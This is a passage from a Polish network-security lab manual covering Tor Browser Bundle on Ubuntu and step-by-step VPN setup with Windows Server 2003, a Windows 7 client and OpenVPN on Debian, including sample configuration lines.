
6.5. Tor Browser Bundle wersja dla Linux-a


- 6.5.1. Przejdź na wirtualną maszynę z systemem Ubuntu 10.10 i pobierz najnowszą wersję *Tor Browser Bundle* dla systemu z rodziny Linux ze strony producenta <http://www.torproject.org/download/download.html.en>.

- 6.5.2. Przejdź do katalogu, w którym zapisałeś archiwum, następnie rozpakuj je prawym przyciskiem myszy na archiwum i wybierając **Extract Here**.



Rys. 6.29. *Tor Browser Bundle* – rozpakowywanie archiwum
Źródło: opracowanie własne.

6.5.3. Przejdź do powstałego w procesie rozpakowywania katalogu i uruchom aplikację klikając dwukrotnie **start-tor-browser**, a następnie **Run** (rys. 6.30),




Rys. 6.30. *Tor Browser Bundle* – uruchamianie aplikacji
Źródło: opracowanie własne.

Tak jak w przypadku wersji dostępnej na systemy z rodziny *Windows* uruchomiony zostanie *Vidalia Control Panel*, a po udanym połączeniu do sieci TOR uruchomiona zostanie odpowiednio skonfigurowana przeglądarka, która połączy się ze stroną mającą zweryfikować czy korzystasz z sieci TOR. Zamknięcie okna przeglądarki zatrzymuje działanie aplikacji.

7. WIRTUALNA SIEĆ PRYWATNA

Opracował: Sebastian Bugała
Cel ćwiczenia: Konfiguracja serwera oraz klienta usługi VPN
Potrzebne narzędzia: Microsoft Windows server 2003, Microsoft Windows 7, BackTrack 4, Ubuntu 10.10, OpenVPN, OpenSSL.
Literatura: M. Szmit, M. Gusta, M. Tomaszewski, 101 zabezpieczeń przed atakami w sieci komputerowej, Wyd. Helion, 2005, ss. 463-466.

VPN (ang. Virtual Private Network, Wirtualna Sieć Prywatna) to struktura logiczna bazująca na rzeczywistej sieci, takiej jak np. Internet, umożliwiająca zestawienie tunelowanego połączenia między użytkownikami tej struktury w taki sposób, że węzły sieci rzeczywistej stają się „przezroczyste” dla pakietów przesyłanych w ramach połączenia VPN. Taki tunel jest najczęściej kompresowany lub szyfrowany w celu zapewnienia lepszej jakości lub odpowiedniego poziomu bezpieczeństwa przesyłanych danych. Połączenia VPN wykorzystywane są w miejscach, gdzie nie istnieje możliwość lub nie jest opłacalne stworzenie własnej prywatnej infrastruktury sieciowej.



Rys. 7.1. Topologia sieci wykorzystana w ćwiczeniu
Źródło: opracowanie własne.

7.1. Konfiguracja serwera VPN w systemie Windows Server 2003


7.1.1. Start -> Panel sterowania -> Narzędzia administracyjne -> Zarządzanie tym serwerem, w oknie, które się pojawi wybierz **Dodaj lub usuń rolę**.



Rys. 7.2. Dodanie serwera VPN w systemie Windows Server 2003

Źródło: opracowanie własne.


7.1.2. Kliknij **Dalej**.



Rys. 7.3. Uruchomienie kreatora dodawania serwera

Źródło: opracowanie własne.


7.1.3. Na kolejnej stronie wybierz opcję **Konfiguracja niestandardowa** i kliknij **Dalej**.



Rys. 7.4. Niestandardowa konfiguracja serwera

Źródło: opracowanie własne.

7.1.4. Z listy wybierz Serwer dostępu zdalnego/sieci VPN i Dalej.




Rys. 7.5. Wybór roli serwera

Źródło: opracowanie własne.

7.1.5. Na kolejnych dwóch ekranach kliknij **Dalej**.

7.1.6. Wybierz opcję Dostęp zdalny (połączenie telefoniczne lub sieć VPN) i Dalej.



Kreator instalacji serwera routingu i dostępu zdalnego

Konfiguracja
Możesz włączyć dowolną kombinację usług lub dostosować ten serwer.

☒ **Dostęp zdalny (połączenie telefoniczne lub sieć VPN)**
Zezwalaj klientom zdalnym na łączenie się z tym serwerem poprzez połączenie telefoniczne lub bezpieczne połączenie Internetowe wirtualnej sieci prywatnej VPN.

☐ **Translacja adresów sieciowych (NAT)**
Zezwalaj klientom wewnętrznym na łączenie się z Internetem przy użyciu jednego publicznego adresu IP.

☐ **Dostęp prywatnej sieci wirtualnej (VPN) i translacja adresów sieciowych (NAT)**
Zezwalaj klientom zdalnym na łączenie się z tym serwerem poprzez Internet, a klientom lokalnym na łączenie się z Internetem przy użyciu pojedynczego publicznego adresu IP.

☐ **Bezpieczne połączenie między dwiema sieciami prywatnymi**
Połącz tę sieć z siecią zdalną, taką jak sieć w oddziale firmy.


☐ **Konfiguracja niestandardowa**
Wybierz dowolną kombinację funkcji dostępnych w usłudze Routingu i dostępu zdalnego.

Aby uzyskać więcej informacji o tych opcjach, zobacz [Pomoc Routingu i dostępu zdalnego](#).

< Wstecz Dalej > Anuluj

Rys. 7.6. Widok kreatora instalacji serwera dostępu zdalnego
Źródło: opracowanie własne.

7.1.7. Następnie Serwer sieci VPN i Dalej.



Kreator instalacji serwera routingu i dostępu zdalnego

Dostęp zdalny
Można tak skonfigurować ten serwer, aby odbierał zarówno połączenia dial-up, jak i VPN.


☒ **Serwer sieci VPN**
Serwer VPN (zwany również bramą VPN) może otrzymywać połączenia od klientów zdalnych za pomocą Internetu.

☐ **Telefoniczne**
Serwer telefonicznego dostępu zdalnego może otrzymywać połączenia bezpośrednio od klientów zdalnych za pomocą medium telefonowania, takiego jak modem.

< Wstecz Dalej > Anuluj


Rys. 7.7. Konfiguracja sposobu dostępu do serwera
Źródło: opracowanie własne.

- 7.1.8. Na kolejnym ekranie zaznacz adapter sieciowy, który będzie używany przez usługę VPN (adapter musi posiadać dostęp do Internetu).




Rys. 7.8. Wybór adaptera sieciowego dla usługi VPN
Źródło: opracowanie własne.

- 7.1.9. Wybierz **Automatycznie** jako sposób przypisywania klientom zdalnym adresów IP i przejdź **Dalej**.




Rys. 7.9. Wybór sposobu adresacji klientów zdalnych
Źródło: opracowanie własne.

7.1.10. Na kolejnym ekranie wybierz opcję **Nie, użyję usługi routingu i dostępu zdalnego do uwierzytelniania żądań połączeń.**



Rys. 7.10. Wybór sposobu uwierzytelniania
Źródło: opracowanie własne.

7.1.11. Na dwóch kolejnych ekranach podwójnie potwierdź przyciskiem **Zakończ** utworzenie serwera VPN.




Rys. 7.11 Potwierdzenie utworzenia serwera
Źródło: opracowanie własne.

Aby móc korzystać z dostępu zdalnego, musisz utworzyć w systemie konto użytkownika, któremu zezwolisz na dostęp przez usługę VPN.

7.1.12. Konto tworzy się wchodząc w menu **Start**, następnie prawym przyciskiem myszy na **Mój komputer** i wybierz **Zarządzaj**. W oknie, które się pojawia, wybierz **Użytkownicy i grupy lokalne -> Użytkownicy**.

7.1.13. Z menu na górze wybierz **Akcja -> Nowy użytkownik** i wypełnij formularz dla nowego użytkownika.




Rys. 7.12. Dodawane nowych użytkowników
Źródło: opracowanie własne.

7.1.14. Dodaj nowego użytkownika o nazwie **student**, jako **hasło** ustaw „password”. Dodatkowo zaznacz opcję **Użytkownik musi zmienić hasło przy następnym logowaniu**. Aby dodać użytkownika, wybierz **Utwórz**.

Rys. 7.13. Formularz dodawania nowego użytkownika
Źródło: opracowanie własne.

Po stworzeniu konta musisz mu jeszcze zezwolić na dostęp zdalny, kliknij prawym klawiszem na użytkownika i wybierz **Właściwości -> Telefonowanie** i zaznaczamy opcję **Zezwalaj na dostęp**.




Rys. 7.14. Dodawanie prawa dostępu zdalnego dla użytkownika
Źródło: opracowanie własne.

7.2. Konfiguracja klienta VPN w systemie Windows 7

W systemie Windows 7, dzięki przejrzystemu kreatorowi nowego połączenia, możemy bardzo szybko skonfigurować usługę dostępu zdalnego do wirtualnej sieci prywatnej.


7.2.1. Aby rozpocząć konfigurację przejdź do *Centrum sieci i udostępniania*, w tym celu wybierz **Start -> Panel sterowania -> Wyświetl stan sieci i zadania** (kat. Sieci i Internet).

7.2.2. W oknie, które się pojawi wybierz **Skonfiguruj nowe połączenie lub nową sieć** (rys. 7.15).




Rys. 7.15. Kreator nowego połączenia
Źródło: opracowanie własne.

7.2.3. Następnie wybierz **Połącz z miejscem pracy. Skonfiguruj połączenie telefoniczne lub połączenie VPN z miejscem pracy** (rys. 7.16) i przejdź **Dalej**.




Rys. 7.16. Wybór typu połączenia sieciowego
Źródło: opracowanie własne.

7.2.4. Na kolejnej stronie wybierz **Użyj mojego połączenia internetowego (VPN)** (rys. 7.17).




Rys. 7.17. Wybór sposobu połączenia
Źródło: opracowanie własne.

7.2.5. W polu **Adres internetowy** wpisz adres IP serwera VPN, z którym chcesz nawiązać połączenie (172.16.1.30), w polu **Nazwa miejsca docelowego**: wpisz nazwę połączenia oraz zaznacz opcję **Nie łącz teraz, tylko skonfiguruj, aby można było połączyć się później**, po czym wybierz przycisk **Dalej**.




Rys. 7.18. Konfiguracja adresu i nazwy połączenia
Źródło: opracowanie własne.

7.2.6. Wypełnij pola **Nazwa użytkownika** oraz **Hasło** danymi dostarczonymi przez administratora (login – student, hasło – password) serwera VPN, z którym chcesz nawiązać połączenie i kliknij **Utwórz** (rys. 7.19).




Rys. 7.19. Uwierzytelnianie połączenia
Źródło: opracowanie własne.

7.2.7. W tym kroku możesz już nawiązać połączenie z serwerem lub wybrać **Zamknij** i przejść do następnego punktu (rys. 7.20).



Rys. 7.20. Kończenie pracy kreatora nowego połączenia
Źródło: opracowanie własne.

7.2.8. Po zakończeniu konfiguracji w *Połączeniach sieciowych* pojawi się nowe połączenie o nazwie nadanej w kroku 7.2.5. Dwukrotne kliknięcie na ikonę połączenia spowoduje wyświetlenie okna, w którym wpisz **hasło** dostarczone przez administratora takie samo jak w kroku 7.2.6 i wybierz **Połącz**.



Rys. 7.21. Ustanowienie połączenia z serwerem
Źródło: opracowanie własne.

7.3. Konfiguracja serwera OpenVPN w systemie Debian 5.0

7.3.1. Przejdź do wirtualnej maszyny z systemem *Debian 5.0*.

7.3.2. Aby pobrać aplikację *OpenVPN* edytuj listę adresów repozytoriów za pomocą poniższego polecenia:

```
nano /etc/apt/sources/list
```

na końcu pliku dodaj poniższe wpisy:

```
deb http://ftp.pl.debian.org/debian/ lenny main non-free  
contrib  
deb-src http://ftp.pl.debian.org/debian/ lenny main non-free  
contrib
```

Wyjdź z edytora, stosując kombinację klawiszy **ctrl + x**, następnie potwierdź zapisanie zmian wciskając klawisz **t** i zapisz nie zmieniając nazwy.

7.3.3. Pobierz nową listę dostępnych programów z repozytoriów poleceniem:

```
apt-get update
```

7.3.4. Teraz możesz zainstalować aplikację przy pomocy polecenia:

```
apt-get install openvpn
```

7.3.5. Aby wygenerować plik `ta.key` przejdź do katalogu `/etc/openvpn/` i użyj polecenia:

```
openvpn --genkey --secret ta.key
```

Każdy klient w katalogu z plikiem konfiguracyjnym musi posiadać kopie tego klucza.

7.3.6. Do katalogu `/etc/openvpn/` przenieś całą zawartość katalogu `/VPN/serwer/` z płyty CD, znajdują się w nim gotowe certyfikaty (o tym jak generować własne certyfikaty przeczytasz w rozdziale 9) oraz plik konfiguracyjny serwera. Omówienie ważniejszych elementów pliku konfiguracyjnego serwera poniżej:

pierwsza część configu określa port, typ serwera oraz rodzaj tunelu.

```
port 1194
proto udp
dev tun
```

kolejne cztery linie wskazują miejsce, w którym umieściliśmy certyfikaty oraz klucz serwera.

```
ca ca.crt
cert server.crt
key server.key # This file should be kept secret
dh dh1024.pem
```

następna linia określa zakres adresów IP wykorzystywanych wewnątrz tunelu, pierwszy adres z puli (w naszym przypadku 10.8.0.1) przypisywany jest zawsze serwerowi.

```
server 10.8.0.0 255.255.255.0
```

dodanie poniższego wpisu do pliku konfiguracyjnego serwera umożliwia wzajemną komunikację pomiędzy klientami, domyślnie klient widzi jedynie serwer, z którym się łączy.

```
client-to-client
```

keepalive sprawdza czy połączenie nie zostało zerwane, wysyłając co 10 sekund (pierwszy parametr) ping do klienta, jeżeli żadna odpowiedź nie dotrze do serwera w przeciągu 120 sekund (drugi parametr) serwer uzna, że połączenie z klientem zostało utracone.

```
keepalive 10 120
```

wpis *tls-auth* stanowi dodatkowe zabezpieczenie przed atakami typu DoS oraz UDP port flooding-iem, na serwerze drugi parametr wynosi 0, na klientach 1.

```
tls-auth ta.key 0
```

dwie poniższe linie definiują algorytm użyty do szyfrowania i włączają kompresję (plik konfiguracyjny klienta musi zawierać dokładnie takie same dwie linie).

```
cipher AES-256-CBC  
comp-lzo
```

7.3.7. Uruchom serwer poleceniem:

```
openvpn --config /etc/openvpn/server.conf
```

7.3.8. Log serwera podejrzysz przy pomocy polecenia:

```
nano /etc/openvpn/openvpn.log
```

7.4. Konfiguracja klienta OpenVPN w systemie Ubuntu 10.10

7.4.1. Przejdź do wirtualnej maszyny z systemem *Ubuntu 10.10*.

7.4.2. Zainstaluj aplikację przy pomocy tego samego polecenia co w *Debianie*:

```
apt-get install openvpn
```
